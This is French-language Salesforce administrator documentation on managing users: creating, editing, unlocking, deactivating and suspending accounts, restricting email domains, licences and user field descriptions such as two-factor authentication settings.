Personnalisation de votre expérience Salesforce

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour limiter les rapports par service :
- Affecté par services

# Comment puis-je arrêter le service ?

Si le service ne répond pas à vos besoins, vous pouvez l'annuler.

Les utilisateurs à jour de règlement peuvent demander un téléchargement complet des données dans le système.

Pour soumettre votre requête directement, contactez le Service de facturation du support client de Salesforce.

# Gestion des utilisateurs

Dans Salesforce, chaque utilisateur est identifié par un nom d'utilisateur, un mot de passe et un profile unique. Avec d'autres paramètres, le profil détermine les tâches qu'un utilisateur peut effectuer, les données qu'il peut afficher et comment il peut utiliser les données.

En tant qu'administrateur, vous effectuez des tâches de gestion des utilisateurs, notamment :

- Créer et modifier des utilisateurs.
- Réinitialiser des mots de passe.
- Créer des comptes Google Apps.
- Accorder des autorisations.
- Créer et gérer d'autres types d'utilisateur.
- Créer des champs personnalisés.
- Définir des liens personnalisés.
- Exécuter des rapports sur les utilisateurs.
- Déléguer les tâches d'administration des utilisateurs à d'autres utilisateurs.

Selon votre édition Salesforce et les fonctionnalités supplémentaires que votre société a achetées, vous disposez de licences spécifiques, telles que Marketing ou Connect Offline. Les licences offrent aux utilisateurs l'accès à des fonctionnalités qui ne sont pas incluses dans leurs licences utilisateurs. Vous pouvez attribuer aux utilisateurs une ou plusieurs de ces licences, et également configurer des comptes pour permettre à des utilisateurs extérieurs à votre organisation d'accéder à une sélection limitée de champs et d'objets. Vous pouvez accorder l'accès au portail client, au portail partenaire ou au libre-service via des licences utilisateur. Salesforce to Salesforce permet de créer des connexions en vue de partager des enregistrements avec des utilisateurs Salesforce hors de votre organisation.

**Remarque:** Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Les options de gestion des utilisateurs disponibles dépendent de votre édition de Salesforce.

### Afficher et gérer les utilisateurs

Dans la liste des utilisateurs, vous pouvez afficher et gérer tous les utilisateurs de votre organisation, du portail partenaire et du portail client Salesforce.

### Présentation des licences

Pour activer une fonctionnalité Salesforce spécifique pour vos utilisateurs, vous pouvez choisir une licence utilisateur différente pour chaque utilisateur. Pour activer une fonctionnalité supplémentaire, vous pouvez attribuer des licences d'ensemble d'autorisations et des licences de fonctionnalités à vos utilisateurs, ou acheter des autorisations basées sur l'usage pour votre organisation.

### Mots de passe

Salesforce fournit un nom d'utilisateur et un mot de passe uniques à chaque utilisateur de votre organisation. Ces identifiants doivent être saisis chaque fois qu'un utilisateur se connecte. En tant qu'administrateur, vous pouvez configurer plusieurs paramètres pour vous assurer que les mots de passe de vos utilisateurs sont forts et sécurisés.

### Contrôle de l'accès à la connexion

Contrôlez si vos utilisateurs sont invités à accorder l'accès à leur compte aux administrateurs Salesforce, et s'ils peuvent accorder l'accès à des éditeurs.

### Connexion sous une identité différente

Pour assister d'autres utilisateurs, les administrateurs peuvent se connecter à Salesforce au nom d'un autre utilisateur. Selon les paramètres de votre organisation, il peut être nécessaire que les utilisateurs individuels accordent l'accès à la connexion aux administrateurs.

Délégation des tâches administratives

Utilisez l'administration déléguée pour attribuer des privilèges administratifs limités aux utilisateurs de votre organisation qui ne sont pas administrateurs. Par exemple, vous souhaitez que le responsable de l'équipe du Support client gère les utilisateurs associés au rôle Responsable du support et tous les rôles subordonnés. Créez un administrateur délégué pour cette tâche afin de vous libérer pour les autres tâches administratives.

Paramètres des rubriques et de balises

Lorsque vous activez des rubriques pour des objets, les utilisateurs peuvent ajouter des rubriques à des enregistrements afin de récupérer rapidement des éléments associés en utilisant des vues de liste. Avec l'application Chatter activée, les utilisateurs peuvent également afficher les éléments associés sous l'onglet Enregistrements de chaque page de détail de rubrique. L'activation de rubriques pour un objet désactive les balises publiques dans les enregistrements de ce type d'objet. Les balises personnelles ne sont pas affectées.

CONSULTER ÉGALEMENT :

Afficher et gérer les utilisateurs

Présentation des licences

# Afficher et gérer les utilisateurs

Dans la liste des utilisateurs, vous pouvez afficher et gérer tous les utilisateurs de votre organisation, du portail partenaire et du portail client Salesforce.

Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.

Dans cette liste d'utilisateurs, vous pouvez :

- Créer un utilisateur.
- Créer des utilisateurs multiples.
- Réinitialiser les mots de passe des utilisateurs sélectionnés.
- Modifier un utilisateur.
- Afficher la page de détail d'un utilisateur en cliquant sur le nom, l'alias ou le nom d'utilisateur.
- Afficher ou modifier un profil en cliquant sur son nom.
- Si Google Apps™ est activé pour votre organisation, exportez des utilisateurs vers Google, puis créez des comptes Google Apps en cliquant sur **Exporter vers Google Apps**.

Remarque: Vous pouvez exécuter la plupart de ces tâches à partir de l'application mobile SalesforceA.

## Conseils relatifs à la gestion des utilisateurs

- Créez des champs personnalisés pour les utilisateurs et définissez des liens personnalisés à afficher dans leur page de détail. Pour accéder à ces options, rendez-vous dans les paramètres de gestion d'objet pour les utilisateurs.
- Utilisez la recherche du menu latéral pour rechercher un utilisateur dans votre organisation, quel que soit son statut. Lorsque vous utilisez une boîte de dialogue de recherche à partir de champs dans des enregistrements, les résultats de la recherche renvoient uniquement les utilisateurs actifs. Vous pouvez également exécuter des rapports utilisateur sous l'onglet Rapports.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Le portail client et les portails partenaires ne sont pas disponibles dans **Database.com**

AUTORISATIONS UTILISATEUR

Pour afficher des listes d'utilisateurs :

- Afficher la configuration

- Pour simplifier la gestion des utilisateurs dans les grandes organisations, déléguez certains aspects de l'administration des utilisateurs à des utilisateurs non administrateurs.

  **Remarque:** Vous ne pouvez pas déléguer les fonctions administratives associées à votre organisation à des utilisateurs du portail partenaire ou du portail client. Vous pouvez toutefois déléguer certaines fonctions administratives du portail à des utilisateurs du portail.

Consignes relatives à l'ajout d'utilisateurs

Comprenez les options importantes d'ajout d'utilisateurs. Apprenez à communiquer aux utilisateurs des informations relatives aux mots de passe et à la connexion.

Ajout d'un utilisateur unique

Selon la taille de votre organisation ou de votre nouveau processus de recrutement, vous pouvez ajouter les utilisateurs individuellement. Le nombre maximal d'utilisateurs que vous pouvez ajouter est déterminé par votre édition Salesforce.

Ajout d'utilisateurs multiples

Vous pouvez ajouter rapidement jusqu'à 10 utilisateurs à la fois à votre organisation. Votre édition Salesforce détermine le nombre maximal d'utilisateurs que vous pouvez ajouter.

Modification des utilisateurs

Pour modifier les détails d'un utilisateur, par exemple son profil, son rôle ou ses coordonnées, modifiez le compte de l'utilisateur.

Déverrouillage des utilisateurs

Des utilisateurs peuvent être bloqués hors d'une organisation s'ils saisissent des identifiants de connexion incorrects à plusieurs reprises. Déverrouillez des utilisateurs pour restaurer leur accès.

Désactivation (suppression) d'utilisateurs

Vous ne pouvez pas supprimer un utilisateur, mais vous pouvez désactiver son compte afin qu'il ne puisse plus se connecter à Salesforce.

Suspension et reconduction de comptes utilisateur

Dans certains cas, vous ne pouvez pas désactiver un compte immédiatement, par exemple lorsque l'utilisateur est sélectionné dans un champ hiérarchique personnalisé. Pour empêcher les utilisateurs de se connecter à votre organisation pendant que vous procédez à leur désactivation, vous pouvez suspendre les comptes utilisateur.

Restriction des domaines de messagerie d'un utilisateur

Vous pouvez définir une liste blanche afin de limiter les domaines de messagerie autorisés dans le champ `E-mail` d'un utilisateur.

Champs d'utilisateur

Les champs contenant les informations personnelles et les autres pages des paramètres personnels décrivent un utilisateur.

CONSULTER ÉGALEMENT :

Désactivation (suppression) d'utilisateurs

Suspension et reconduction de comptes utilisateur

Assistance des utilisateurs où que vous soyez avec SalesforceA

# Consignes relatives à l'ajout d'utilisateurs

Comprenez les options importantes d'ajout d'utilisateurs. Apprenez à communiquer aux utilisateurs des informations relatives aux mots de passe et à la connexion.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

- Votre *nom d'utilisateur* doit être unique à travers toutes les organisations Salesforce. Le nom d'utilisateur doit se présenter sous la forme d'une adresse e-mail, par exemple jane@salesforce.com. Cette adresse e-mail ne doit pas nécessairement correspondre à un compte actif. Vous *pouvez* associer à votre compte une adresse e-mail opérationnelle identique dans l'ensemble des organisations, seul le *nom d'utilisateur sous le format d'une adresse e-mail* doit rester unique.
- Si votre nom comprend des caractères spéciaux, ajoutez la langue spécifiée aux paramètres Outlook, si le message est affiché dans Outlook.
- Le lien de vérification du compte envoyé par e-mail aux nouveaux utilisateurs expire sous six mois. Les utilisateurs doivent changer leur mot de passe lors de la connexion initiale. S'ils cliquent sur le lien de vérification du compte et ne définissent pas de mot de passe, ils doivent demander à un administrateur de réinitialiser leur mot de passe pour pouvoir se connecter.
- Vous pouvez changer une licence Salesforce en licence Force.com, mais vous ne pouvez pas changer une licence Force.com en licence Salesforce.
- Les options ne sont pas toutes disponibles pour tous les types de licence. Par exemple, les options `Utilisateur marketing` et `Autoriser les prévisions` ne sont pas disponibles pour les licences utilisateur Force.com, car les onglets Prévisions et Campagnes ne sont pas accessibles aux utilisateurs disposant d'une licence Force.com. Les licences utilisateur Force.com ne sont pas disponibles avec Professional Edition et Group Edition ou Contact Manager Edition.
- Dans les organisations Performance Edition, Unlimited Edition, Enterprise Edition et Developer Edition, vous pouvez sélectionner `Envoyer des e-mails d'avertissement Apex` pour envoyer un e-mail à l'utilisateur lorsqu'une application appelant un Apex utilise plus de la moitié des ressources spécifiées par les limites du gouverneur. Vous pouvez utiliser cette fonctionnalité lors d'un développement de code Apex afin de tester le volume de ressources utilisées pendant l'exécution.

CONSULTER ÉGALEMENT :

Ajout d'un utilisateur unique

# Ajout d'un utilisateur unique

Selon la taille de votre organisation ou de votre nouveau processus de recrutement, vous pouvez ajouter les utilisateurs individuellement. Le nombre maximal d'utilisateurs que vous pouvez ajouter est déterminé par votre édition Salesforce.

1. Lisez les consignes relatives à l'ajout d'utilisateurs.
2. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
3. Cliquez sur **Nouvel utilisateur**.
4. Saisissez le nom et l'adresse e-mail de l'utilisateur et un nom d'utilisateur unique sous la forme d'une adresse e-mail. Par défaut, le nom d'utilisateur est identique à l'adresse e-mail.

   **Important:** Votre *nom d'utilisateur* doit être unique dans l'ensemble des organisations Salesforce. Le nom d'utilisateur doit se présenter sous la forme d'une adresse e-mail, par exemple jane@salesforce.com. Cette adresse e-mail ne doit pas nécessairement correspondre à un compte actif. Vous *pouvez* associer à votre compte une adresse e-mail opérationnelle identique dans l'ensemble des organisations, seul le *nom d'utilisateur sous le format d'une adresse e-mail* doit rester unique.
5. Dans Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition, sélectionnez un Rôle.
6. Sélectionnez une licence utilisateur. La licence utilisateur détermine les profils qui sont disponibles pour l'utilisateur.
7. Sélectionnez un profil, qui spécifie les autorisations minimales et les paramètres d'accès de l'utilisateur.
8. Si les approbations sont activées dans votre organisation, vous pouvez définir les paramètres d'approbateur de l'utilisateur, notamment approbateur délégué, responsable, ainsi que les préférences de réception d'e-mails de demande d'approbation.
9. Cochez la case Générer un nouveau mot de passe et avertir immédiatement l'utilisateur si vous souhaitez que le nom d'utilisateur et un mot de passe temporaire soient envoyés par e-mail aux nouveaux utilisateurs.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer des utilisateurs :
- Gérer les utilisateurs internes

CONSULTER ÉGALEMENT :

Consignes relatives à l'ajout d'utilisateurs
Ajout d'utilisateurs multiples
Modification des utilisateurs
Champs d'utilisateur
Présentation des licences

# Ajout d'utilisateurs multiples

Vous pouvez ajouter rapidement jusqu'à 10 utilisateurs à la fois à votre organisation. Votre édition Salesforce détermine le nombre maximal d'utilisateurs que vous pouvez ajouter.

1. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
2. Cliquez sur **Ajouter des utilisateurs multiples**.
3. Si plusieurs types de licence utilisateur sont disponibles dans votre organisation, sélectionnez la licence utilisateur à associer aux utilisateurs que vous souhaitez créer. La licence utilisateur détermine les profils disponibles.
4. Spécifiez les informations relatives à chaque utilisateur.
5. Pour envoyer par e-mail un nom de connexion et un mot de passe temporaire à chaque nouvel utilisateur, sélectionnez **Générer des mots de passe et informer l'utilisateur par e-mail**.
6. Cliquez sur **Enregistrer**.
7. Pour spécifier plus informations sur les utilisateurs que vous avez créés avec cette méthode, modifiez les utilisateurs individuels en conséquence.

CONSULTER ÉGALEMENT :

- Ajout d'un utilisateur unique
- Modification des utilisateurs
- Champs d'utilisateur
- Présentation des licences

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour créer des utilisateurs :

- Gérer les utilisateurs internes

# Modification des utilisateurs

Pour modifier les détails d'un utilisateur, par exemple son profil, son rôle ou ses coordonnées, modifiez le compte de l'utilisateur.

1. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
2. Cliquez sur **Modifier** en regard du nom de l'utilisateur de votre choix.
3. Modifiez les paramètres selon vos besoins.
4. Cliquez sur **Enregistrer**.

Conseil: Vous pouvez exécuter cette opération et les autres tâches d'administration à partir de l'application mobile SalesforceA.

Considérations relatives à la modification d'utilisateurs

Lors de la modification d'utilisateurs, tenez compte des comportements ci-dessous.

CONSULTER ÉGALEMENT :

Champs d'utilisateur

Considérations relatives à la modification d'utilisateurs

Déverrouillage des utilisateurs

Assistance des utilisateurs où que vous soyez avec SalesforceA

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour modifier les utilisateurs :

- Gérer les utilisateurs internes

## Considérations relatives à la modification d'utilisateurs

Lors de la modification d'utilisateurs, tenez compte des comportements ci-dessous.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

**Noms d'utilisateur**

Un nom d'utilisateur doit être unique à travers toutes les organisations Salesforce. Il doit se présenter sous le format d'une adresse e-mail (tel que xyz@abc.org), sans être nécessairement une adresse e-mail active. Les utilisateurs peuvent utiliser la même adresse e-mail dans plusieurs organisations, mais les noms d'utilisateur doivent être uniques.

Si vous modifiez un nom d'utilisateur, un e-mail de confirmation avec un lien de connexion est envoyé à l'adresse e-mail associée au compte de l'utilisateur. Si une organisation possède plusieurs serveurs de connexion, les utilisateurs ne peuvent pas toujours se connecter immédiatement après la modification de leur nom d'utilisateur. La réplication de la modification sur tous les serveurs peut prendre jusqu'à 24 heures.

**Modification d'adresses e-mail**

Si l'option Générer un nouveau mot de passe et avertir immédiatement l'utilisateur est désactivée lorsque vous modifiez l'adresse e-mail d'un utilisateur, Salesforce envoie un message de confirmation à l'adresse e-mail que vous avez saisie. Les utilisateurs doivent cliquer sur le lien du message pour activer la nouvelle adresse e-mail. Ce processus garantit la sécurité du système.

**Informations personnelles**

Les utilisateurs peuvent modifier leurs informations personnelles lorsqu'ils sont connectés.

**Partage utilisateur**

Si le paramètre par défaut de l'organisation pour l'objet utilisateur est défini sur Privé, les utilisateurs doivent disposer d'un accès en Lecture ou en Écriture à l'utilisateur cible pour pouvoir accéder à ses informations.

**Noms de domaine**

Vous pouvez limiter les noms de domaine des adresses e-mail des utilisateurs à une liste de domaines spécifiques. Toute tentative de définition d'une adresse e-mail avec un autre domaine génère un message d'erreur. Pour activer cette fonctionnalité pour votre organisation, contactez Salesforce.

CONSULTER ÉGALEMENT :

Modification des utilisateurs

## Déverrouillage des utilisateurs

Des utilisateurs peuvent être bloqués hors d'une organisation s'ils saisissent des identifiants de connexion incorrects à plusieurs reprises. Déverrouillez des utilisateurs pour restaurer leur accès.

1. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
2. Sélectionnez l'utilisateur verrouillé.
3. Cliquez sur **Déverrouiller**.

   Ce bouton s'affiche uniquement lorsqu'un utilisateur est verrouillé.

Conseil: Vous pouvez exécuter cette opération et les autres tâches d'administration à partir de l'application mobile SalesforceA.

CONSULTER ÉGALEMENT :

Modification des utilisateurs

Définir les politiques de mot de passe

Assistance des utilisateurs où que vous soyez avec SalesforceA

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour déverrouiller des utilisateurs :

- Gérer les utilisateurs internes

# Désactivation (suppression) d'utilisateurs

Vous ne pouvez pas supprimer un utilisateur, mais vous pouvez désactiver son compte afin qu'il ne puisse plus se connecter à Salesforce.

1. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
2. Cliquez sur **Modifier** en regard du nom de l'utilisateur de votre choix.
3. Désactivez la case Actif, puis cliquez sur **Enregistrer**.

Conseil: Vous pouvez exécuter cette opération et les autres tâches d'administration à partir de l'application mobile SalesforceA.

Considérations relatives à la désactivation des utilisateurs

Lors de la désactivation d'utilisateurs, tenez compte des points ci-dessous.

CONSULTER ÉGALEMENT :

Considérations relatives à la désactivation des utilisateurs

Suspension et reconduction de comptes utilisateur

Transfert en masse d'enregistrements

Assistance des utilisateurs où que vous soyez avec SalesforceA

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour désactiver les utilisateurs :

- Gérer les utilisateurs internes

## Considérations relatives à la désactivation des utilisateurs

Lors de la désactivation d'utilisateurs, tenez compte des points ci-dessous.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

**Licences utilisateur et facturation**

Un utilisateur désactivé n'est pas prise en compte dans les licences utilisateur disponibles de votre organisation. Cependant, la désactivation d'un utilisateur ne réduit pas le nombre de licences facturées à votre organisation. Pour modifier votre facturation, vous devez changer le nombre de licences de votre organisation.

**Utilisateurs dans des champs de hiérarchie personnalisés**

Vous ne pouvez pas désactiver un utilisateur sélectionné dans un champ de hiérarchie personnalisé, même si vous supprimez le champ. Pour désactiver un utilisateur dans un champ de hiérarchie personnalisé, supprimez définitivement le champ.

**Destinataires d'alerte par e-mail de workflow**

Vous ne pouvez pas désactiver un utilisateur s'il est attribué en tant que destinataire unique d'une alerte par e-mail de workflow.

**Utilisateurs administrateurs du portail client**

Vous ne pouvez pas désactiver un utilisateur sélectionné en tant qu'administrateur du portail client.

**Accès aux enregistrements**

Les utilisateurs désactivés perdent l'accès à tous les enregistrements partagés manuellement avec eux ou aux enregistrements partagés avec eux en tant que membres d'équipe. Les utilisateurs de niveau supérieur dans la hiérarchie des rôles que les utilisateurs désactivés perdent également l'accès à ces enregistrements. Néanmoins, vous pouvez toujours transférer leurs données vers d'autres utilisateurs et afficher leur nom sur la page Utilisateurs.

Remarque: Si la fonctionnalité Suppression asynchrone des partages obsolètes (pilote) est activée pour votre organisation, la suppression des partages manuels et en équipe est effectuée pendant les heures creuses, entre 18h00 et 4h00, en fonction du fuseau horaire par défaut de votre organisation. Pour des enregistrements de compte, les partages manuels et d'équipe sont supprimés juste après la désactivation des utilisateurs.

Les utilisateurs désactivés perdent immédiatement l'accès aux enregistrements partagés. Les utilisateurs de niveau supérieur dans la hiérarchie des rôles gardent l'accès jusqu'à sa suppression asynchrone. Si cette visibilité pose problème, avant la désactivation, supprimez l'accès aux enregistrements accordé aux utilisateurs désactivés.

**Chatter**

Si vous désactivez des utilisateurs dans une organisation où Chatter est activé, ils sont supprimés des listes Suivis et Suiveurs. Si vous réactivez les utilisateurs, les informations d'abonnement dans les listes Suivis et Suiveurs sont restaurées.

Si vous désactivez plusieurs utilisateurs, les informations d'abonnement ne sont pas restaurées pour les utilisateurs qui se suivent. Par exemple, l'utilisateur A suit l'utilisateur B et inversement. Si vous désactivez utilisateurs A et B, leurs abonnements réciproques sont supprimés des listes Suivis et Suiveurs. Si l'utilisateur A et l'utilisateur B sont ensuite réactivés, leurs abonnements réciproques ne sont pas restaurés.

**Salesforce Files**

Les fichiers qui appartiennent à un utilisateur désactivé ne sont pas supprimés. L'utilisateur désactivé est le propriétaire du fichier jusqu'à ce que l'administrateur réattribue le fichier à un autre utilisateur. Les fichiers partagés dans une bibliothèque de contenus peuvent être modifiés par les autres membres de la bibliothèque qui disposent d'autorisations d'auteur ou de suppression. Les règles de partage restent actives jusqu'à leur modification par un administrateur.

**Champs `Créé par`**

Les utilisateurs inactifs peuvent être répertoriés dans des champs `Créé par` même s'ils ne sont plus actifs dans une organisation. Certaines opérations système créent des enregistrements et basculent les préférences. Elles agissent ainsi comme un utilisateur administrateur arbitraire pour exécuter la tâche. Cet utilisateur peut être actif ou inactif.

**Comptes et opportunités appartenant à des utilisateurs désactivés**

Vous pouvez créer et modifier des enregistrements de comptes, d'opportunités et d'objets personnalisés qui appartiennent à des utilisateurs inactifs. Par exemple, vous pouvez modifier le champ `Nom du compte` dans un enregistrement d'opportunité appartenant à un utilisateur inactif. Pour activer cette fonctionnalité, contactez Salesforce.

**Territoires et prévisions**

Les utilisateurs désactivés continuent à être responsables des opportunités et figurent dans les prévisions et les territoires. Lorsque des utilisateurs sont désactivés, leurs remplacements de prévisions d'opportunités, de totaux ajustés et de choix des responsables sur les prévisions de leurs subordonnés sont suspendus. Le responsable d'un utilisateur désactivé peut néanmoins appliquer le remplacement de choix du responsable aux prévisions de cet utilisateur. Les montants cumulés sont tenus à jour. Si un utilisateur désactivé est ensuite réactivé, il peut reprendre son travail normalement. Si l'option « Autoriser les prévisions » est désactivée pour un utilisateur désactivé, l'utilisateur est supprimé de tous les territoires auquel il est attribué.

**Équipes d'opportunité et de compte**

Les utilisateurs désactivés sont supprimés dans les équipes d'opportunité et de compte par défaut des autres utilisateurs. Les équipes d'opportunité et de compte par défaut des utilisateurs désactivés ne sont pas supprimées.

**Équipes de compte**

Si un utilisateur d'une équipe de compte disposant de l'accès en lecture/écriture (**Accès au compte**, **Accès au contact**, **Accès à l'opportunité** et **Accès à la requête**) est désactivé, l'accès en lecture seule s'applique par défaut en cas de réactivation de l'utilisateur.

**Équipes d'opportunité**

Si vous désactivez des utilisateurs dans une organisation où le partage d'opportunité est activé, ils sont supprimés de toutes les équipes d'opportunité dans lesquelles un pourcentage de partage leur a été attribué. Pour supprimer un utilisateur d'une équipe d'opportunité, vous devez au préalable réattribuer le pourcentage de partage.

**Administrateurs d'utilisateurs externes délégués**

Lorsqu'un administrateur d'utilisateur externe délégué désactive un utilisateur du portail, il ne peut le supprimer d'aucune équipe dont il est membre.

CONSULTER ÉGALEMENT :

Désactivation (suppression) d'utilisateurs

## Suspension et reconduction de comptes utilisateur

Dans certains cas, vous ne pouvez pas désactiver un compte immédiatement, par exemple lorsque l'utilisateur est sélectionné dans un champ hiérarchique personnalisé. Pour empêcher les utilisateurs de se connecter à votre organisation pendant que vous procédez à leur désactivation, vous pouvez suspendre les comptes utilisateur.

Supposons qu'un utilisateur a récemment quitté votre société. Vous souhaitez désactiver le compte, mais l'utilisateur est sélectionné dans un champ de hiérarchie personnalisé. Vous ne pouvez pas désactiver le compte immédiatement, mais vous pouvez le suspendre en attendant.

Conseil: Vous pouvez exécuter cette opération et les autres tâches d'administration à partir de l'application mobile SalesforceA.

1. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
2. Cliquez sur le nom d'utilisateur du compte que vous souhaitez suspendre.
3. Cliquez sur **Suspendre** pour bloquer l'accès au compte ou sur **Reconduire** pour autoriser de nouveau l'accès au compte.

Remarque: La suspension de comptes utilisateur ne rend pas leur licence utilisateur disponible dans votre organisation. Pour libérer leur licence utilisateur, désactivez les comptes.

CONSULTER ÉGALEMENT :

Désactivation (suppression) d'utilisateurs

Dépannage des problèmes de connexion

Assistance des utilisateurs où que vous soyez avec SalesforceA

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour suspendre ou reconduire des comptes utilisateur :

- Gérer les utilisateurs

## Restriction des domaines de messagerie d'un utilisateur

Vous pouvez définir une liste blanche afin de limiter les domaines de messagerie autorisés dans le champ `E-mail` d'un utilisateur.

1. Dans Configuration, saisissez *`Domaines de messagerie autorisés`* dans la case `Recherche rapide`, puis sélectionnez **Domaines de messagerie autorisés**.

   Remarque: Si cette page ne s'affiche pas, contactez votre représentant Salesforce pour l'activer.

2. Cliquez sur **Nouveau domaine de messagerie autorisé**.
3. Saisissez un `Domaine`.

   Vous pouvez saisir un domaine de niveau supérieur, par exemple *`sampledoc.org`*, ou un sous-domaine, par exemple *`emea.sampledoc.org`*.

4. Cliquez sur **Enregistrer**.

Vous pouvez répéter ces étapes pour ajouter plus de domaines de messagerie à la liste blanche.

Lorsque vous avez ajouté un ou plusieurs domaines de messagerie à la liste blanche, le champ `E-mail` de chaque utilisateur doit correspondre au domaine de la liste blanche.

Il n'est pas obligatoire que le champ `E-mail` des utilisateurs existants respecte la liste blanche. Cependant, si vous modifiez un utilisateur existant, mettez à jour le champ `E-mail` pour qu'il corresponde à un domaine de messagerie de la liste blanche.

Remarque: La liste blanche de domaines de messagerie ne s'applique pas aux utilisateurs extérieurs à votre organisation, telles que les utilisateurs de portail, de communautés ou les utilisateurs externes de Chatter.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour limiter les domaines de messagerie d'utilisateur :
- Gérer les utilisateurs

CONSULTER ÉGALEMENT :

Ajout d'un utilisateur unique
Ajout d'utilisateurs multiples
Modification des utilisateurs

## Champs d'utilisateur

Les champs contenant les informations personnelles et les autres pages des paramètres personnels décrivent un utilisateur.

La visibilité des champs dépend de la page spécifique, des autorisations de votre organisation et de l'édition dont vous disposez.

| Champ | Description |
|---|---|
| `Mode d'accessibilité` | Lorsqu'il est sélectionné, un mode d'interface utilisateur conçu pour les utilisateurs malvoyants est activé. |
| `Actif` | Case administrative à cocher qui active ou désactive la connexion d'un utilisateur au service. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les champs disponibles varient en fonction de l'édition Salesforce dont vous disposez.

| Champ | Description |
| --- | --- |
| `Adresse` | Adresse (rue) de l'utilisateur. Ce champ peut accepter jusqu'à 255 caractères. |
| `Alias` | Nom abrégé pour identifier l'utilisateur sur les pages de liste, de rapport et sur d'autres pages où il n'y a pas assez de place pour le nom complet. 8 caractères au maximum sont autorisés dans ce champ. |
| `Autoriser les prévisions` | Indique si l'utilisateur peut utiliser les prévisions personnalisables. |
| `Jeton d'Api` | Indique si un jeton d'API a été réinitialisé. En cas de problème, Salesforce utilise ce champ pour vous aider à résoudre les erreurs liées aux jetons d'API. |
| `Inscription de l'application : Générateur de mot de passe unique` | Lorsqu'il est connecté, l'utilisateur peut vérifier son identité avec le code d'une application d'authentification différente de Salesforce Authenticator, par exemple Google Authenticator. Par exemple, l'utilisateur saisit un code de l'application lorsqu'il se connecte depuis une adresse IP extérieure à la plage IP de confiance de la société. Ce type de code de vérification est parfois appelé « mot de passe unique temporel » ou TOTP.<br>Les utilisateurs qui disposent de l'autorisation « Authentification à deux facteurs pour les connexions à l'interface utilisateur » doivent utiliser un deuxième facteur d'authentification lorsqu'ils se connectent à Salesforce via l'interface utilisateur. Un code de vérification actif généré par l'application d'authentification est considéré comme un deuxième facteur.<br>Si l'utilisateur dispose de l'autorisation « Authentification à deux facteurs pour les connexions API » et connecte une application d'authentification, l'utilisateur saisit le code actif de l'application pour accéder au service. L'utilisateur ne saisit pas le jeton de sécurité standard. |
